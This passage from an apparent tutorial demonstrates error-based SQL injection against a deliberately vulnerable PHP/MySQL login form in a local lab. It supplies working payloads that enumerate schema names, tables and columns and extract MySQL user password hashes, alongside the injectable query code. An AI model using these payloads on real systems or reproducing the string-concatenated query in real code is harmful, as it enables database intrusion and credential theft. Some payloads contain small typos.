6  // $srvname = "127.0.0.1";
7  $con = mysqli_connect($srvname, $username, $password, $dbname);
8  if (!$con){
9      echo('Connection ERROR');
10     die(print_r(mysqli_error($con)));
11 }
12 $query = "SELECT * FROM tbl1 WHERE username='" .
13     $_POST['username'] . "' AND password='" .
14     $_POST['password'] . "'";
15 $stmts = mysqli_query($con, $query);
16 if ($stmts === false){
17     echo('ERROR during query execution: ');
18     die(print_r(mysqli_error($con)));
19 }
20 $row = mysqli_fetch_array($stmts, MYSQLSRV_FETCH_ASSOC);
21 if ($row){
22     die('Logged in');
23 }
24 else{
25     die('Wrong username or password');
26 }
27 ?>

```

To get information we must know the database name, the table name, the column names. Try to get first

the database name.

The database names can be queried from the information_schema.schemata table. The name of the database is stored in the schema_name column. This information can be queried with the following SQL query:

```
SELECT schema_name FROM information_schema.schemata
```

And we already know, how does the ERROR based query works:

```
' OR 1=1 GROUP BY CONCAT_WS('~',AAAA,FLOOR(RAND(0)*2)) having min(0);-- -
```

Here the AAAA only a placeholder, where we can substitute an arbitrary SQL query, to select the information we are interested about. If we assemble the two together the following will be the result:

```
' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT schema_name FROM information_schema.schemata LIMIT 0,1),FLOOR(RAND(0)*2)) having min(0);-- -
```


- The apostrophe at the beginning breaks out from the string, to write SQL instruction.
- The OR 1=1 need, because we need at least three rows, to fire the ERROR.
- The GROUP BY structure fires the ERROR.
- The sub-select (SELECT schema_name FROM information_schema.schemata LIMIT 0,1) is the information we want to know.
- The LIMIT 0,1 needed, because the sub-select must return exactly one value.

If we substitute it to the original query we will get:

```
SELECT * FROM tbl1 WHERE username='' OR 1=1 GROUP BY CONCAT_WS('~',  
(SELECT schema_name FROM information_schema.schemata LIMIT  
0,1),FLOOR(RAND(0)*2)) having min(0);-- -' AND password='';
```


Let us try it by substituting the following value as user name:

```
' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT schema_name FROM information_schema.schemata LIMIT 0,1),FLOOR(RAND(0)*2)) having min(0);-- -
```



The screenshot shows a web browser window with the address bar displaying `http://192.168.111:8888/mysql/sql1/sql.html`. The page has a yellow background and a blue header. In the header, there are navigation buttons (back, forward, search) and a user profile icon labeled "mylogin". Below the header, there is a login form with two fields: "User Name:" and "Password:". The "User Name:" field contains the SQL payload: `' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT schema_name FROM information_schema.schemata LIMIT 0,1),FLOOR(RAND(0)*2)) having min(0);-- -`. The "Password:" field is empty. Below the fields is a "send" button.


We will get the following ERROR message:




From this we find the first database is the information_schema. Let us try to find the next one. To do it just change the LIMIT 0,1 to LIMIT 1,1, it queries instead of the first (zeroth) value the second (first) one. The counting starts from zero in case of LIMIT.

So try the following as user name:

```
' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT schema_name FROM information_schema.schemata LIMIT 1,1),FLOOR(RAND(0)*2)) having min(0);-- -
```




We will get the following answer:




From here we know, there is database with name "a".

We can continue it until we get results. For me the LIMIT 8,1 when I get no more answers. To show it use the following string as username:

```
' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT schema_name FROM information_schema.schemata LIMIT 8,1),FLOOR(RAND(0)*2)) having min(0);-- -
```



And as one can see on the error message we did not get any database name:



Now we have all the database names (it was slower than in case of the UNION based, but works). We found every database name. The next step is to choose the interesting ones, and identify all table names in that database.

To do it one can use the following query:

```
SELECT table_name FROM information_schema.tables WHERE  
table_schema='a'
```

And we already know, how does the ERROR based query works:

```
' OR 1=1 GROUP BY CONCAT_WS('~',AAAA,FLOOR(RAND(0)*2)) having  
min(0);-- -
```

Here the AAAA only a placeholder, where we can substitute an arbitrary SQL query, to select the information we are interested about. If we assemble the two together the following will be the result:

```
' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT table_name FROM  
information_schema.tables WHERE table_schema='a' LIMIT  
0,1),FLOOR(RAND(0)*2)) having min(0);-- -
```


- The apostrophe at the beginning breaks out from the string, to write SQL instruction.
- The OR 1=1 need, because we need at least three rows, to fire the ERROR.
- The GROUP BY structure fires the ERROR.
- The sub-select (SELECT table_name FROM information_schema.tables WHERE table_schema='a' LIMIT 0,1) queries the information we want to know.
- The LIMIT 0,1 needed, because the sub-select must return exactly one value.

If we substitute it to the original query we will get:


```
SELECT * FROM tbl1 WHERE username='' OR 1=1 GROUP BY CONCAT_WS('~',  
(SELECT table_name FROM information_schema.tables WHERE  
table_schema='a' LIMIT 0,1),FLOOR(RAND(0)*2)) having min(0);-- -' AND  
password='';
```

Now try it in practice by using the following input as user name:

```
' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT table_name FROM  
information_schema.tables WHERE table_schema='a' LIMIT  
0,1),FLOOR(RAND(0)*2)) having min(0);-- -
```




After clicking to the send button we will get the following error message:




From this error message we know that, there is a table called browserlog. To find the next table we must change the LIMIT 0,1 to LIMIT 1,1. So use the following input as user name:

```
' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT table_name FROM information_schema.tables WHERE table_schema='a' LIMIT 1,1),FLOOR(RAND(0)*2)) having min(0);-- -
```




After clicking to the send button we will get the following error message:




From this error message we know that, there is a table called tbl1. To find the next table we must change the LIMIT 1,1 to LIMIT 2,1. So use the following input as user name:

```
' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT table_name FROM information_schema.tables WHERE table_schema='a' LIMIT 1,1),FLOOR(RAND(0)*2)) having min(0);-- -
```



We get the following error message:



From this error message we know that, there is no more table.

The next thing is to choose the interesting tables, and query the column names of them. To do it one can use the `information_schema.columns` table. This table contains the name of every column from every database, and every table. We must filter it. The database name is stored in the `table_schema` column, and the table name is stored in the `table_name` column.

```
SELECT column_name FROM information_schema.columns WHERE  
table_schema='a' AND table_name='tbl1' LIMIT 0,1;
```

And we already know, how does the ERROR based query works:

```
' OR 1=1 GROUP BY CONCAT_WS('~',AAAA,FLOOR(RAND(0)*2)) having  
min(0);-- -
```


Here the AAAA only a placeholder, where we can substitute an arbitrary SQL query, to select the information we are interested about. If we assemble the two together the following will be the result:

```
' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT column_name FROM  
information_schema.columns WHERE table_schema='a' AND  
table_name='tbl1' LIMIT 0,1),FLOOR(RAND(0)*2)) having min(0);-- -
```


- The apostrophe at the beginning breaks out from the string, to write SQL instruction.
- The OR 1=1 need, because we need at least three rows, to fire the ERROR.
- The GROUP BY structure fires the ERROR.
- The sub-select (SELECT table_name FROM information_schema.tables WHERE table_schema='a' LIMIT 0,1) queries the information we want to know.
- The LIMIT 0,1 needed, because the sub-select must return exactly one value.

If we substitute it to the original query we will get:

```
SELECT * FROM tbl1 WHERE username='' OR 1=1 GROUP BY CONCAT_WS('~',  
(SELECT column_name FROM information_schema.columns WHERE  
table_schema='a' AND table_name='tbl1' LIMIT 0,1),FLOOR(RAND(0)*2))  
having min(0);-- -' AND password='';
```




After clicking to the send button we will get the following error message:




From this error message we know that, there is a column called id. To find the next column we must change the LIMIT 0,1 to LIMIT 1,1 and so on like we did in the previous examples. The last column name now can be queried by the LIMIT 4,1. So use the following input as user name:

```
' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT column_name FROM
information_schema.columns WHERE table_schema='a' AND
table_name='tbl1' LIMIT 4,1),FLOOR(RAND(0)*2)) having min(0);-- -
```




Then we get the following error message:




From this error message we know that, there is a column called description. To find the next column we must change the LIMIT 4,1 to LIMIT 5,1. So use the following input as user name:

```
' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT column_name FROM
information_schema.columns WHERE table_schema='a' AND
table_name='tbl1' LIMIT 5,1),FLOOR(RAND(0)*2)) having min(0);-- -
```



After pressing the send button we got the following error message:



From this we know there is no more columns in this table.

We can query any other information as well. For example the user name and password hashes of the MySQL database users. First if have not done yet create a user by the following command:

```
CREATE USER 'test'@'localhost' IDENTIFIED BY 'pass';
```

The user name and password hash can be queried with the following SQL command:


```
SELECT user,password FROM mysql.user;
```

But this query gives us a table as result-set, and for the error based SQL injection we need only one value, so we modify it as:


```
SELECT CONCAT_WS('~',user,password) FROM mysql.user LIMIT 0,1
```

If we substitute it to the ERROR based query we will get the following:

```
' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT CONCAT_WS('~',user,password) FROM mysql.user LIMIT 0,1).FLOOR(RAND(0)*2)) having min(0);-- -
```




After clicking to the send button we will get the following error message:



From this error message we know that, there is a user called root, and it has no password. To find the next column we must change the LIMIT 0,1 to LIMIT 1,1, then to LIMIT 2,1 and so on. The previously created user test for me was given by LIMIT 5,1:

```
' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT CONCAT_WS('~',user,password) FROM mysql.user LIMIT 5,1).FLOOR(RAND(0)*2)) having min(0);-- -
```




http://192.168.168.111:8888/mysql/sql1/sql.html mylogin

User Name: 'OR 1=1 GROUP BY CONCAT_WS('~',(SELECT CONCAT_WS('~',user,password) FROM mysql.user LIMIT 5,1),FLOOR(RAND(0)*2)) having min(0);--'

Password:

After clicking to the send button we will get the following error message:



http://192.168.168.111:8888/mysql/sql1/sql.php 192.168.168.111

Warning: mysqli_query(): (23000/1062): Duplicate entry 'test~*196BDEDE2AE4F84CA44C47D54D78478C7E2BD7B7~1' for key 'group_key' in C:\xampp\htdocs\mysql\sql1\sql.php on line 11

ERROR during query execution: Duplicate entry 'test~*196BDEDE2AE4F84CA44C47D54D78478C7E2BD7B7~1' for key 'group_key'1


From this error message we know, there is a user called test, and the password hash of it is 196BDEDE2AE4F84CA44C47D54D78478C7E2BD7B7.

Get metadata information with information schema blind SQL example

To try this example use the sql.html as follows:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User Name: <input type="text" id="username" name="username"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```

It creates a form with two fields on it. One is a username field, and the other is a password field. When the user clicks on the submit (send) button, it will call the sql.php, which validates the user credentials.



